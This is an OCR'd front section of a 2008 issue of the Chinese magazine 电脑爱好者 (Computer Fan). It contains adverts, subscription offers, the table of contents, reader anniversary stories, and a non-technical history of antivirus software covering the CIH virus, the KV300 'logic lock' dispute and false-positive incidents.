

# 电脑爱好者®

2008.04.01

第一个大写字母D

爱好者



邮发代号: 82-512

## 20条打“愚”秘籍

●扫清Vista提速最大谣言 ●揭穿系统加速N种谎言 ●杀毒软件太傻太天真 ●手机用户愚人节套餐



P15

DC选、买、用还是要——

自己做主!

## 数码达人的DC博墅

●12位网游、老鸟支招DC选购 ●3招揭穿水货、样机、库存DC的伪装 ●2大品牌卡片DC“皇机”试用对比 ●3种DC“旁门左道”新奇应用……

P92

半月刊

07

2008

4月1日出版

账户密码(P33) Gmail(P38) DC连拍(P84)  
系统保护(P36) PPT防盗(P56) 硬盘坏道(P62) S1曝光(P88)

80  
套应用方案

62  
个实用技巧

49  
个问题解答

35  
条新闻评论

38  
款新品介绍

## 加密硬盘 免费试用



### BenQ三款移动硬盘万人免费试用大行动

即日起,用户在BenQ移动存储各经销处可以优惠100-500元的试用价试用私密型移动硬盘DP310S(160G和250G)、商密型DP361-160G和军密型DP360-80G。如果试用不满意,用户可以在试用后2至7天内,到经销处,携带身份证和收款凭证按全额进行退货,但须保证产品完好,附件及包装齐全。



试用价  
**1199元**  
原价:1399元

**私密型**  
**DP310S-250G**  
•软件加密  
•3米带电抗摔



试用价  
**999元**  
原价:1399元

**商密型**  
**DP361-160G**  
•芯片加密  
•2米抗摔



试用价  
**799元**  
原价:1299元

**军密型**  
**DP360-80G**  
•密钥硬加密  
•2米抗摔

服务热线: 400-888-0666(0512-68078800-2898) 集团采购专线: 0512-68078800-2362

北京 010-82698790 南京 025-83285618 上海 013501638206 深圳 0755-83742268  
广州 020-38499331 沈阳 024-23966681 天津 022-87895068 杭州 0571-56838319  
武汉 027-82845197 成都 028-68298892 西安 029-85543682 苏州 0512-65150091

**BenQ**

享受快乐科技



rapoo 雷柏



168元 强劲捍市

3000

2.4G 笔记本型无线光学鼠标

NANO Receiver



雷柏电子(深圳)有限公司

地址：深圳市福田中心区益田路4068号卓越时代广场41层  
技术支持：4008 887 778 邮箱：rapoo@rapoo.com.cn  
<http://www.rapoo.com.cn>

# 《电脑爱好者》超级套餐 疯狂抢购啦!!!

天上掉馅饼啦  
小心被砸

60元套餐

12期电脑爱好者杂志

75元套餐

12期电脑爱好者杂志  
+个性化封面照片一次

80元套餐

12期电脑爱好者杂志  
+2007年下半年电脑爱好者合订本一套

90元套餐

12期电脑爱好者杂志  
+2007年合订本“金鼠版”一套

95元套餐

12期电脑爱好者杂志  
+2008年上半年电脑爱好者合订本一套

## 活动说明

- 1 活动时间: 2008年4月1日  
~2008年8月31日
- 2 个性化封面照片发送邮箱: fengmian@cfan.com.cn (同时留下汇款人地址, 姓名以及照片期数)
- 3 2008年8月开始, 电脑爱好者杂志市场零售价格由5元调整为6元, 但订购上述套餐者, 仍保持5元价格不变。

汇款地址: 北京市123信箱, 收款人: 电脑爱好者杂志社, 邮编: 100036, 在汇款单附言注明套餐名称以及杂志的起止期数, 选择75元套餐的读者同时注明照片的期数。杂志可跨年, 如2008年17期~2009年4期, 照片2008年18期。

杂志社上门订阅地址: 北京市海淀区万寿路翠微中里16号3号楼4层 (周一到周五, 9:00~17:30), 凡上门订阅者还额外赠送CD包一个、CS圆珠笔两支。

乘车路线: 乘坐33路公交车翠微中里下, 找“计算机世界”办公大楼

活动咨询: (周一到周五, 9:00~11:30, 13:00~17:30)

在线QQ: 864186362

手机短信: 13801293315



# 目录 CONTENTS

《电脑爱好者》2008年07期 | 总第302期

WWW.CFAN.COM.CN

## 十五周年,和你在一起

- 6 让我难忘的 CFan 编辑部半日游
- 6 小菜鸟要飞得更高
- 7 爱好者网站春意浓
- 7 柱子的“网游”进化史
- 8 十五周年 我与杀毒软件的故事
- 9 杀毒高手人人当

## NEWS & FOCUS 新视界

- 10 CFan 首页
- 11 IT 新技术
- 12 芝麻开门 语音技术生机无限
- 14 苹果,被咬掉的是什?

## ENJOY 我就CFan

- 24 专属程序保护之旅
- 25 完美版《到点你就给我关,不要影响别人》
- 26 要当 Vista 高手 还得从文件夹做起
- 28 让艳照门事件不再发生
- 28 有好电影,更要有好字幕!
- 29 让网上取文更方便
- 29 注册表关闭启动项

## SOLUTIONS 聪明用电脑

### 系 统

- 30 1天变成 25 小时,系统全面大提速
- 32 重铸黑色军刺,力战 Auto 病毒
- 32 乖, Linux, 请暂且让让路
- 33 批量关闭失控的进程
- 33 最容易被遗忘的 Vista 安全死角
- 34 系统自带的软件“防火墙”2.0 版
- 35 拍拍腿走人,让电脑自己关机去吧
- 36 内外兼修, Windows 穿上双层“隐身衣”

### 网 络

- 37 强悍!地址栏变身搜索栏
- 37 两则最新 QQ 小故障排除
- 38 迎奥运 Gmail 练就“五项全能”
- 39 Google 桌面让你天天看靓妹
- 39 Flickr 原始相片轻松看
- 40 IM 沟通 无所不在
- 41 保健、求医 网络圆你健康梦
- 42 “愚”人还是被“愚”,由你掌握

# 38

## 迎奥运 Gmail 练就“五项全能”

距北京奥运会越来越近了,中国的运动健儿们正在积极备战。而来自美国 Google 代表队的 Gmail 也不甘示弱。为了在奥运会上斩获奖牌,他日夜苦练,终于练就了一身本领,号称“五项全能”。这不, Gmail 已经开始热身备战了。文中讲述了 Gmail 与几大高手的热身情况。



# 44

## 安全高速的快车下载

访快车FlashGet技巧总监陈应明

FlashGet2.0全面支持 HTTP、FTP、BT及eMule 等多种协议,并能全面保护硬盘和进行下载安全监测技术,让我们听专家讲讲FlashGet2.0 最新技巧吧!

## 搭乘“快车”,刊中软件下载全面提速!

借助快车代码,大家可以更加便捷地获取本刊中推荐的资源了!

在“软件小档案”等资源的下载地址旁,增加了一个 CFan 快车代码。在快车(FlashGet)的搜索栏中输入对应的快车代码,回车,该资源的专用下载链接就会显示在新弹出的搜索结果中,轻松实现高速、便捷的下体验!



- 42 QQ 名字靠前,我有心得
- 43 烽烟四起 五大博客“2008 擂台赛”(上)

### 软 件

- 44 安全高速的快车下载  
访快车FlashGet技巧总监陈应明
- 45 新软物语
- 46 全面打造多功能移动 U 盘
- 47 重装系统你能不能别让我这么烦
- 47 巧妙设置,让 TC 也能预览 docx 文档
- 48 生活在虚拟打印的世界之中
- 50 Flash 变屏保仅需两步
- 50 WinRAR 应用技巧三则
- 50 软件帮我顺利解套
- 51 08, 08, Daemon Tools 遇到新麻烦啦
- 52 干掉可恶的 VBS 病毒
- 52 安全中心:菜鸟杀毒的好帮手
- 52 你有“机器狗”,我有“打狗棒”
- 53 首杀木马
- 53 如何快速清除流氓软件和免疫恶意插件

### 办 公

- 54 玩转 Excel 工作簿数据合并
- 54 Excel“选择性粘贴”巧换算
- 56 一举两得 PPT 防盗又变数
- 57 轻松实现文件“套打”
- 58 巧妙删除 Word 空白页
- 58 两招校验 Excel 数据

### 教 与 学

- 59 用 Flash MX 2004 制作飞舞的螺旋动画
- 60 教与学
- 61 不能上网 如何互传文件

### 硬 件

- 62 Victoria 会武术,硬盘坏道挡不住
- 63 主板厂商的免费随“板”软件  
恢复、超频、还原“智能”完成

### 美 文 报

- 70 最新最酷科技产品齐聚 CeBIT 2008
- 70 CFan 搜索热词趋势榜
- 71 聊天软件越来越 Hi

## TALENT 天生我才

- 64 剖析黑客的木马后门  
网络安全工程师必备技能
- 66 ASP.NET 网站配置全攻略
- 68 网络销售双模式 淘宝加个爱美客





## 芝麻开门

语音技术生机无限

不久前,比尔·盖茨预言,未来5年,人与电脑的互动方式将发生重大变革,现有的鼠标和键盘将被触摸、视觉和语音所代替……


84



## 菜鸟变身快枪手

专业摄影记者手中的相机常常像机关枪一样“咔咔”地响个不停,其实是使用了“连拍”功能,使用连拍功能,你也能成为指哪打哪的“快枪手”。

46



## 全面打造多功能移动U盘

由于各大高校不允许大一新生配备电脑,所以他们只能去机房学习和实验,然而学校的机房用着怎么都感觉别扭,不符合自己的习惯,而U3闪存盘又太贵,支持的程序又太少,怎么办呢?

15

# 愚人节

## 出海打“愚”20条

4月1号到了,天气越来越暖和了,还不去出去玩玩,庆祝一下你的节日?呵呵,开个玩笑,这个节日不是你的,是“愚人”们的,“愚人”在哪里?愚人当然在“愚人码头”了,他们在码头做什么?当然是出海打鱼啦!你也想去吗?没问题,你坐在家就能打鱼,不过这次打的是“愚”……

92

# 自作主张 数码达人的 DC博墅



大家好,我是数码达人,欢迎光临我的博墅。对于数码产品,我十分热衷,不过刚刚上班,钱包不鼓啊,所以买之前总要研究一番。这段时间我正在研究DC,记录一下,以备随时查找,也算是与大家分享经验吧。

GFan藏宝图

2008年第7期

仔细看,每个宝贝下面的幸运页码,别到那里有惊喜哦!



体验俱乐部  
蓝色妖姬摄像头  
P102



热心评刊员  
漫步者M3音箱  
P116



热心评刊员  
漫步者H260耳机  
P116



热心评刊员  
多彩DLM猫的光电鼠标  
P116

## 本期热点导读

- |             |                 |               |
|-------------|-----------------|---------------|
| 杀毒软件故事(6)   | 软件“防火墙”(34)     | 硬盘坏道(62)      |
| 愚人节打“愚”(15) | Gmail“五项全能”(38) | DC连拍(84)      |
| 虚拟打印机(48)   | 视频“倒带”特效(83)    | 卡通照(86)       |
| 账户密码(33)    | 寻找CFan人(8)      | 系统优化提速(30)    |
| 自动关机(35)    | PPT防盗(56)       | Autorun病毒(32) |
| 系统保护(36)    | 文件套打(57)        | 愚人节恶搞(41)     |
| 硬盘导购(98)    | 巧删空白页(58)       | 蓝色妖姬(102)     |
|             |                 | 多功能移动U盘(51)   |
|             |                 | 计算机等级考试(60)   |
|             |                 | 增肥版S1曝光(88)   |
|             |                 | 卡片数码相机(92)    |

本刊所有网络链接,均可在<http://www.cfan.com.cn/url>找到



## DOCTOR 傻博士

## 系 统

- 72 升级 IE 补丁后发生奇怪故障
- 72 系统时间混乱的问题
- 72 VMware 虚拟机不能启动系统
- 72 禁用微软拼音输入法
- 72 Vista 中的 IE 为何不能用五笔输入法

## 软 件

- 73 如何支持繁体版游戏
- 73 McAfee 为何自动关闭
- 73 豪杰为何不能运行
- 73 为何安装了 RealPlayer 11 后不能使用 Vodplayer
- 73 如何删除 Office 中的内嵌工具栏按钮
- 73 瑞星升级过程中为何无响应

## 网 络

- 74 我的电脑为何不能看视频
- 74 Maxthon 频繁弹出 UUSee 窗口
- 74 部分好友无法收取短信
- 74 Foxmail 直接删除服务器中的垃圾邮件
- 74 Outlook 收取前需要先删除第一封邮件
- 74 玩 QQ 游戏时 CPU 占用过高
- 74 博客上总跳出盗链的提示
- 74 设置傲游的默认下载文件保存位置

## 硬 件


- 75 "PNP OS Installed" 设置到底有啥用
- 75 SD 卡为何不能删除文件
- 75 "我的电脑" 为何找不到移动硬盘
- 75 设置开机密码报错
- 75 U 盘为何不可使用
- 75 打印机指示灯为何交替闪烁

## KNOWLEDGE CFan加油站

- 76 Vista 时代, 武林盛装迎奥运
- 77 硬盘“固”时代
- 78 WV 音频格式探秘
- 78 IT 英语角
- 79 漫画: 电源风暴

## DIGITAL 数字时代

- 80 牛奶包装竟能防辐射
- 80 唱罢 7200 转硬盘 升级勾选
- 81 外壳翻新不是 JS 专利!
- 81 DIY 万能驱动 不再为显卡而愁
- 82 摇一摇 短信自然来
- 82 TF 卡保护盒也用来装电池
- 82 Moto E6 显示星期一点也不难
- 83 跃上墙头, 飞出水面  
由“倒带”产生的特效
- 84 菜鸟变身“快枪手”
- 85 不 PS 没法看, 两步搞定手机照片
- 86 真人照片易卡通
- 86 不是葫芦荟萃, 而是 P2P 网络电视群英汇



62

Victoria 会武术,  
硬盘坏道挡不住

一旦硬盘出现严重故障, 就无法启动系统, 修复也就无从谈起。为此, 很多软件都采用了所谓的离线修复方式, 通常需要在 DOS 下进行, 操作难度较大。本文介绍一款运行于 Windows 窗口的硬盘检测、修复软件 Victoria。



83

跃上墙头, 飞出水面  
由“倒带”产生的特效

没有特殊的道具, 要想拍摄武侠片中的飞跃镜头相当困难。其实, 用会声会影进行后期编辑的时候, 将视频倒过来播放, 就会轻松得到意想不到的效果!

“CFan 高校 DV 社团联盟”紧急寻人! 我拍我炫, 创意无限!

- 87 DV 变 DVD 只需弹指间
- 87 做一个变脸的 QQ 表情
- 88 只能导航太落伍!  
要买只选带 GPS 功能的 PDA
- 88 U 盘, 要 4GB 还是 8GB?
- 88 山寨盯上了多普达 增肥版 S1 大曝光

## HOT TOPIC 热点话题

- 89 名正言顺, 长城电源换啦!
- 89 08 年第一台女性 PC 落地求稳
- 90 HD DVD 之死

## GUIDES 明白买电脑

- 98 看破虚浮的广告
- 98 闷豆逛市场
- 99 新老 CPU 该选择谁?
- 99 08, 1GB 硬盘只值 1.6 元!
- 100 烧包族
- 101 硬件大卖场
- 102 体验俱乐部
- 104 装机
- 106 CFan 读者抢鲜评测 (下)
- 108 航嘉百盛“明” A421 机箱
- 108 奋达 C-30 多媒体音箱
- 109 多彩 DLA-811A 数码播放器
- 109 三诺 H-115 多媒体音箱
- 110 惠普 Pavilion dv2806TX 笔记本电脑
- 110 技嘉 GK-KM5000 键鼠套装
- 111 明基 Joybook Q41 笔记本电脑
- 111 富士康 G31MX-K 主板
- 112 新闻新品

## SEARCHING 爆料王

- 118 游戏讲堂
- 119 趣味集锦
- 120 CFan · 你

## 精彩预告

**特别话题:** 我知道你的电脑里一定安装了 Microsoft Office 办公套件, 我还知道其中最常用的工具一定是 Word, 最不常用的呢? 是 PowerPoint 吗? 你是不是觉得这个名字很长, 占用空间很大的东西没什么用? 你是不是觉得 Word 也能加上图片、动画, 这个东西有点多余呢? 那你可大错特错了, PowerPoint, 你没不行!

**“In” 派茶馆:** 机箱, 似乎是电脑配件中技术含量最低的东西, 不过一个好机箱远比一块高档显卡更耐用, 只要最初选购的时候就选好, 甚至有可能十年都不必更换, 至于你现在的这个机箱, 适当调整调整的话, 再用个三五年多半不是问题。

## 相关软件索引

软件	软件说明	页码
Gmail Drive	让 Gmail 变成网盘	38
荐 PortableApps Suite Lite	U 盘个性化工具	46
荐 BackRex Outlook Backup	Outlook 备份工具	46
荐 Victoria 4.3	Windows 下修复硬盘的小工具	62
荐 速写大师	把照片变成铅/钢笔画	86
荐 搜葫芦	集成了多款 P2P 电视软件	86
荐 Virtual Painter	把照片变成油画	86
FaceMorpher	照片“变脸”工具	87



# 电脑爱好者<sup>®</sup> 计算机爱好者

## Computer Fan

<http://www.cfan.com.cn>

2008年第07期 总第302期

**主管单位** 中国科学院

**主办单位** 北京《电脑爱好者》杂志社

中国计算机世界出版服务公司

**编辑出版** 《电脑爱好者》杂志编辑部

**顾问** 郭传杰

**社长** 陈梅

**执行社长/主编** 封立鹏

**总编辑** 高翔

**出版部** 聂静(主任)

**编辑部主任** 张健

**编辑部** 何昊(副主任) 张勇(高级编辑)

陈荣贵 张文 马江华 杜昕

**评测室** 商驰(高级编辑) 西浩铭 于峰

**设计制作部** 余文慷(总监) 胡京燕 陈红侠

**发行部** 刘丽华(总经理) 顾建林(副总经理)

**客户服务部** 总监 姚雯

副总监 李隆 米彬

**商务市场部** 柳超(副总监)

**网络部** 滕大鹏(副主任) 王华侨(技术总监)

**办公/通信地址** 北京市海淀区翠微中里14号楼4层(邮编:100036)

北京123信箱(北京《电脑爱好者》杂志社)

**E-mail** [hotline@cfan.com.cn](mailto:hotline@cfan.com.cn)(稿件请投相应栏目信箱)

**网址** <http://www.cfan.com.cn>

**总机** 010-68130909

**广告客户部** 010-68250606 / 68251818 / 68258181

**读者服务部** 010-68258784(周一至周五, 9:00~16:30)

E-mail: [yougou@cfan.com.cn](mailto:yougou@cfan.com.cn)

邮购自助查询: 010-68259307 / 68259457

**订阅** 全国各地邮局(所)

**国内发行** 北京报刊发行局

**邮发代号** 82-512

**国外发行** 中国国际图书贸易总公司

**发行代号** 4576SM

**刊号** ISSN1005-0043/CN11-3248/TP

**印刷** 北京外文印刷厂

**广告许可证** 京海工商广字第0055号

**每册定价** 5.00元

**全年定价** 120.00元

本刊法律顾问: 北京周涛律师事务所(网站: [www.zt148.com.cn](http://www.zt148.com.cn))


电话: 010-63141013 13366185341

本刊如有印刷质量问题(错页、掉页、残页等), 请您与我们联系, 我们负责调换。E-mail: [publish@cfan.com.cn](mailto:publish@cfan.com.cn)

厂商广告中的数据全部由厂商提供

本刊部分图文版权所有, 未经同意不得转载

10moons天敏<sup>®</sup>



# 夺目

## UVC-K'cam

### 无驱版摄像头



● 免装驱动, 即插即用 ● 完美支持Vista系统 ● USB2.0高速传输

热烈庆祝杭州办事处成立, 分管浙江地区, 电话: 0571-87206866

总部: 0752-2677800	北京: 010-82608727	上海: 021-64281110	长沙: 0731-4145168
技服: 0752-2677510	广州: 020-87599956	南京: 025-83693207	武汉: 027-87851280
0752-2677511	成都: 028-85256115	深圳: 0755-83682048	沈阳: 024-83991942



# 让我难忘的 CFan编辑部半日游

■ 山东大学/康星雨

说起和CFan的结缘是一个很偶然的机会,我并不是一个很热衷于网络和电脑的人,所以平时不会太多地关注有关IT方面的杂志。但是在我大一准备买一台本本,从网络上搜集的信息让我眼花缭乱,不知所措。正发愁的时候,我去书店闲逛想寻找帮助,看到一套很厚的合订本。老板很热情地介绍说这是最畅销的《电脑爱好者》合订本,已经是最后一套了。

我毫不犹豫地买下来,回到宿舍从里面找到了有关于笔记本电脑介绍的那几页文章,各个方面的评价都很全面,让我对笔记本的了解一下子就透彻了许多,最后入手了爱将HP NX6330,功能很好,到现在为止再难的任务都没有让我失望过!

从此以后我就喜欢上了CFan,很多测试的方法我都会试用一下,上面介绍的软件我也会下载下来,感觉都



很好。原来枯燥的软、硬件知识在众

小编的笔下可以变得如此简单易懂。他们用轻松诙谐的语言,用描述故事的方法带领我走进计算机、网络的世界!真的是好伟大!

今年寒假,我和一位姐姐在网上聊天,得知她在CFan杂志社任职时我兴奋不已,立即问她我能去杂志社看看吗?她很爽快地答应了我。于是我一路欢呼地来到了CFan大本营,姐姐带着我找到了主任阿健,因为我要求签名,哈哈!令我意想不到的,我这样的一个小粉丝居然受到了如此的礼遇!阿健带我来到CFan办公室的标志前面,然后招呼所有的小编们说:“这是我们的读者,我们一起合个影,留个纪念!”大家都放下手头的工作围绕在我的周围,然后一一在我的杂志上面签下自己的名字。

感觉自己真的好幸运!杂志上我

## 小菜鸟要飞得更高

■ 山东青岛/曲军

更高的要求,不光要会玩,也要更深层次地应用电脑,CFan给我的帮助不是两句话能说完的。我的第一台电脑是品牌机,为了研究软件的应用经常把系统搞坏,不会修只能打电话给售后服务,后来看CFan日子长了,我对于电脑的软件问题可以完全应付了,再也不用求助别人了。

上大学后,我在学校图书馆发现了CFan的身影,于是每月两次看CFan便成了大学生活中的不可缺少的一件事。因为有CFan相伴,我的电脑知识突飞猛进,在系里的计算机考试中取得了第一名的好成绩,又在文化艺术节中取得了计算机竞赛第三名。一个国际贸易系的学生能在非专业竞赛中取得第三名的成绩真不容易!

吸取着CFan的营养,2002年夏天



的偶像们都是那么热情,询问我对CFan的意见,还不停地把自己桌上的水果送给我吃,我真的是受宠若惊!感谢CFan给我的美好回忆,我相信有着这样一个积极向上、热情开朗的团队CFan一定会越办越好的!



**果果:**那天这个mm背着双肩包,举着相机拍摄了N个小编工作的瞬间,大家印象太深刻了:

“她有娱乐记者的潜质!”其实,只要有读者来,只要小编们不在开会,读者的要求是基本会被满足的。也许我们的版面任务很多,也许我们正在写重要的策划,但是你们对我们的喜爱、你们对杂志的肯定、你们对知识的渴求深深感动了我们,最重要的是,这次“参观”可能是你们盼望了很久才终于实现的,所以,占用了我们的一点时间,又有什么关系呢? **CF** [SWZ01]



我在CFan发表了一篇关于注册表的文章。从那开始,邻居、同学、朋友的电脑一有问题,就会打电话给我求助,我也会因为自己不了解的问题,把以前的CFan重新翻一遍,总会有收获。

工作几年了,我一期看不到CFan就感觉少了些什么。最近我在网上商城订了一年的CFan,再也不用怕见不到CFan了!

希望更多像我一样的小菜鸟通过CFan变成大虾!



**果果:**俗话说“七年之痒”,可是八年了,还这么深情相守。从中学生、大学生到职场人,电脑爱好者的名片永远握在手心,呵呵,你看到了吗?很多人都把名片亮出来了哦! **CF** [SWZ02]





官方·学院·数码·硬件·DIY·办公·台式机·原创·作者专栏·论坛·访谈·调查·小游戏·博客·壁纸·论坛·资源

## 爱好者网站春意浓

请登录 <http://school.cfan.com.cn/cfan/200807> 进入本期导航专题。

### 寻找校园IT达人, 挑战超级明星社团

——PCW校园IT普及风暴来了!

为了更好地促进全国高校IT社团的交流, 丰富各大社团活动内容, 经过一系列的准备工作, 由PCW高校精英骑士团、电脑爱好者网站共同举办的“寻找校园IT达人, 挑战超级明星社团——PCW校园IT普及风暴”正式拉开帷幕。

铸造多边互动新型平台, 促进高校IT社团合作交流、普及校园IT知识、提升校园文化整体亮度, 激情加入吧! 丰厚大奖等你来拿!

**\*活动时间:** 2008年4月1日~2008年7月20日

**\*奖项设置:**

**硬件达人: 一名**



我们要的不是最专业的, 也不是最发烧的, 我们只需要日常生活中最实用、最行之有效的。只要你对硬件感冒, 并且有一定的经验心得, 就赶快来参加吧!

**拍摄达人: 一名**



只要你有激情, 就请拿起手中的设备(DC、DV等), 来挑战我们的大奖吧!

**IT未来之星: 三名**



**专业之星:** 撰写的文章最专业。

**勤奋之星:** 原创文章最多, 有实用价值。

**全能之星:** 文章涉猎最广, 非常实用。

**超级明星社团: 三名**

**第一名:** 3000元大奖+奖杯+荣誉证书

**第二名:** 2000元大奖+奖杯+荣誉证书

**第三名:** 1000元大奖+奖杯+荣誉证书

**鼓励奖30名:** 荣誉证书+精美纪念品

发给虽然没有获奖, 却能积极支持和参与活动的同学。

**十佳优秀校园论坛评选:**

论坛主题不限, 只要是针对校园的论坛, 内容积极向上, 均可参与评选。获奖校园将获得奖杯。同时《电脑爱好者》将对获奖站长进行专访, 并在杂志及网站上进行推广。

**\*参赛条件:**

**社团类**

1. 必须为在校IT或相关社团

2. 注册人数达到50人以上

**个人**

1. 在校社团成员且所在社团参加了本次活动

2. 能积极参加所在社团的活动

其他详细信息, 请登录: <http://www.cfan.com.cn/campus/st>

**\*评选方式:**

为了充分体现本次活动的民主性、公平性, 所有奖项均根据网友投票数、作品点击数、评委意见来综合评定产生。

CF [SWZ03]

### 小编真人漫画系列 重磅出击!

1993 - 2008 · 电脑爱好者 · 15周年

15年来的科技大事、趣事, 从杂志社到IT圈, 从国内到国外, 小编们倾情出演, 期期精彩不断! 挠到你的哈哈笑神经了吗? 希望大家能够喜欢!


### 柱子的“网游”进化史



1. 1998年, 网吧出现在各地的大街小巷。十几岁柱子经和小伙伴光顾网吧。



2. 那时最流行的“网游”是红警、星际、三角洲, 柱子他们是第一批“网瘾少年”。



3. 柱子那时就是“网游”高手, PK掉小弟无数。



4. 若干年后, 柱子终于成为真正的网游大亨。



# 十五周年 我与杀毒软件的故事

Tag 888病毒、CIH、误杀门事件 杀毒软件 十五周年

## 1997, 病毒是什么?


本着试着玩的心态, 也试着开始使用这些盗版杀毒软件。当时比较有名的就是PC-cillin、KILL98、江民KV100/KV300等等。光盘上这些杀毒软件的盗版并不十分完善, 但也能够使用, 将其解压到一张软盘上, 启动电脑前插入软盘, 随着“啦啦、啦啦”的软驱读盘声第一次接触到了杀毒软件。

当时, 病毒的传播主要途径还是软盘、盗版光盘, 而且也多基于DOS界面。即便有病毒, 其危害性也非常之小, 小到可以忽略不计的程度。不过

这一年, 也有一件不大不小的事情, 让人们第一次广泛接触到了病毒二字。1997年的下半年, 一个名为“毒岛论坛”的网络组织宣称KV300软件中有病毒, 并且在网上公布了病毒的反汇编代码(由于KV300软件是经过加密的, 因此一般人无法简单地看到这一段代码)。数天之后, 出于种种考虑, 数家反病毒软件公司在北京召开了记者招待会, 声讨这种行为。而江民公司称这是一个“逻辑锁”, 不是病毒。经过反汇编了相关的代码, 发现“逻辑锁”的机理与以前宣传的888病毒完


11年前的1997年, 当网络还不普及之时, 病毒所能带来的危害非常之小, 小到可以忽略不计, 杀毒软件更像是一个概念, 离我们非常遥远。依稀记得1997年光盘开始兴起, 一张盗版的光盘软件售价高达50元之多, 这些光盘中, 就不乏一些杀毒软件的盗版程序……

全相同! 事情最后以江民公司被认定违反了《计算机安全管理条例》, 罚款3000元告终, 而KV300似乎没有受到太大的影响, “毒岛论坛”还因此被查封。



## CIH让杀毒软件开始普及

1998年, 让人永远牢记的CIH病毒发作了。这一年自最初的4月26日到以后每个月的26日都会不断有计算机彻底瘫痪, 其破坏的不仅是系统本身, 甚至包括硬件产品(损坏主板BIOS、硬盘), 如此一个破坏力巨大的病毒程序, 让世人为之一震——计算机病毒猛于虎! 1998年8月31日公安部发出



紧急通知, 新华社、中央台新闻联播全文播发关于CIH病毒的相关信息。同样是8月, 瑞星(8.0)发布, 其作为率先能够查杀CIH病毒的工具让人趋之若鹜, 人们已经忘记了它的售价, 重要的是, 消费者第一次建立了防范病毒的意识——他们太需要一个保护自己计算机的方式了。

## 不得不提的误杀门事件

让我们将目光转向2007年, 这一年, 杀毒软件又经历了另一次考验。当病毒的危害似乎正远离我们、反病毒软件已全面接管了日常计算机的信息安全时, 其中一些“正义的战士”却将利剑指向了系统、程序本身。

连续不断曝光的误杀、错杀事件

让原本已趋于平静的反病毒领域再起波澜, 关于这两件事情的结果和观点我们不在这里多讲。但值得关注的一点是, 这些误杀、错杀事件又让人们对于病毒防范工具产生疑虑, 我们真的处在一个真正安全的环境中吗? 究竟谁才有这个答案? 我们、反病毒厂商, 抑或是病毒制造者?

这只不过是历史的一个缩影, 今天, 病毒库升级已经不需要消费者拿着软盘亲自跑到杀毒软件厂商处进行升级处理, 无处不在的网络可以让人们实时更新, 杀毒软件厂商也可以

在网上第一时间捕捉到新病毒的本, 更有无数的免费专杀工具流行于世。病毒就是一把利剑, 杀毒软件就像一面盾牌, 在你刺我挡的状态下, 似乎永远不会停歇……

### 小知识: 什么是CIH病毒?

CIH病毒属于文件型病毒, 其别名有Win95、CIH、Spacefiller、Win32.CIH、PE\_CIH, 它主要感染Windows95/98下的可执行文件(PE格式, Portable Executable Format), 但不感染DOS以及WIN 3.X下的可执行文件。其发展过程经历了v1.0、v1.1、v1.2、v1.3、v1.4总共5个版本。

### 网络大补贴

电脑爱好者网大型策划专题“诺顿和卡巴斯基的误杀门事件”  
<http://school.cfan.com.cn/zhuant/ kabanortor/>



## 小知识:CIH危害有多大?

这次CIH病毒发作时,全国受到侵害的计算机中,主板受损的比例为15%,造成直接经济损失为0.8亿元,间接经济损失超过10亿元。使用非正版光盘和从国际互联网下载软件是感染病毒的最可能的途径,半数以上的受害用户备有防病毒软件,但往往不能及时升级和定期使用。

## 小知识:什么是888病毒?

888病毒利用了微软的MS-DOS编程上的一个小错误,导致系统启动时进入死循环,其影响并不十分广泛。

这是一件值得深思的教训,中国杀毒软件历史上不可抹去的一笔。


其实这对普通消费者来说并没有什么影响,至少他不会让我们的计算机变成一堆废品。而1998年的CIH病毒,却实实在在地让人们认识到病毒究竟意味着什么,也让这些杀毒软件厂商真正受到了广泛的关注……

## 网络大补贴

经济损失过亿 全球十大计算机病毒排名  
http://soft.yesky.com/securityw/azqxx/62/7767062.shtml

## 趣闻:主板也要防毒

